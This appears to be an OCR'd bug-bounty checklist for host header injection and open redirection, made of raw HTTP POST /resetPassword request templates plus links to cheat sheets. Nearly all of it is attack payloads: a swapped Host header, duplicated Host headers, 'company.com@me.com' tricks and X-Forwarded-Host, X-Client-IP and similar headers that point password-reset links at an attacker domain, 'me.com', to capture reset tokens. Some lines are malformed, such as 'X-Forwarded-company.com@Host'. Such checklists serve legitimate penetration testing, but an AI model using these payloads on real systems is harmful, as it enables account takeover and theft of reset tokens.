Host Header Injection & Open Redirection Checklist


BY Rhonny Sharma...

Try To Change Host Header e.g. Host: example.com To Get redirected example.com

- POST /resetPassword HTTP/1.1
- Host: me.com (change host company.com to me.com)
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Override The Host Header e.g. POST https://example.com AND Change Host Header e.g Host: me.com To Get The Reset Token

- POST https://example.com/resetPassword HTTP/1.1
- Host: me.com



- Content-Length: Number
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
-

Put different url and see redirect or not

Try To Change add to host with @ e.g. Host: company.com@me.com

- POST /resetPassword HTTP/1.1
- Host: company.com@me.com (add to host with @
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Change add to host with @ e.g. Host: company.com:me.com

- POST /resetPassword HTTP/1.1
- Host: company.com:me.com (add to host with :)
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Change Routing Of The Request e.g. POST @me.com/reset/password

- POST @me.com/resetPassword HTTP/1.1
- Host: me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

email=me@gmail.com

Try To Change Routing Of The Request e.g. /resetPassword@me.com# OR POST @me.com/resetPassword

- POST /resetPassword@me.com# HTTP/1.1
- Host: me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Add Another Host Header

- POST /resetPassword HTTP/1.1
- Host: company.com
- Host: me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Add Another Space-surrounded Host Header e.g. Host:me.com

- POST /resetPassword HTTP/1.1
- Host: company.com
- Host:me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Change Host Header e.g. Host: me.com AND Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: me.com

- POST /resetPassword HTTP/1.1
- Host: me.com
- X-Forwarded-Host: me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Change Host Header e.g. Host: me.com AND Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: company.com

- POST /resetPassword HTTP/1.1
- Host: me.com
- X-Forwarded-Host:company.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Add X-Forwarded-Host Header e.g. X-Forwarded-Host: company.com AND Referer Header

- POST /resetPassword HTTP/1.1
- **Host: company.com**
- **X-Forwarded-Host:me.com**
- **Referer:http://me.com**
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True- Client- IP AND X-Originating-IP etc

- POST /resetPassword HTTP/1.1
- Host: company.com
- X-Forwarded-Host:me.com
- X-Forwarded-For:me.com
- X-client-IP:me.com
- True-client-IP:me.com
- X-Originating-IP:me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True- Client- IP AND X-Originating-IP With e.g. company.com@me.com

- POST /resetPassword HTTP/1.1
- Host: company.com
- X-Forwarded-company.com@Host:me.com
- X-Forwarded-For:company.com@me.com
- X-client-IP:company.com@me.com
- True-client-IP:company.com@me.com
- X-Originating-IP:company.com@me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True- Client- IP AND X-Originating-IP With e.g. me.com/.company.com

- POST /resetPassword HTTP/1.1
- Host: company.com
- X-Forwarded-company.com/Host:me.com
- X-Forwarded-For:company.com/me.com
- X-client-IP:company.com/me.com
- True-client-IP:company.com/me.com
- X-Originating-IP:company.com/me.com
- Referer:company.com/me.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Change Host Header e.g. Host: me.com AND Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: company.com

- POST /resetPassword HTTP/1.1
- Host: me.com
- X-Forwarded-Host:company.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

Try To Figure Out Are There Others Parameters , By Using Burp Suite Extension Called param-miner OR x8 To Guess Parameters

- POST /resetPassword HTTP/1.1
- Host: company.com
- User-Agent: Mozilla/5.0
- Content-Type: application/x-www
- Referer: https://previous.com/path
- Origin: https://www.company.com
- Content-Length: Number

FUZZ

To do find open redirect vulnerability ,there are some links you can follow

- https://pentester.land/cheatsheets/2018/11/02/open-redirect-cheatsheet.html
- https://infosecwriteups.com/evading-filters-to-perform-the-arbitrary-url-redirection-attack-cce628b9b6a0
- https://corneacristian.medium.com/top-25-open-redirect-bug-bounty-reports-5ffe11788794
-

To do find open redirect vulnerability ,there are some ways

- https://book.hacktricks.xyz/pentesting-web/open-redirect
- https://pentestbook.six2dez.com/enumeration/web/open-redirect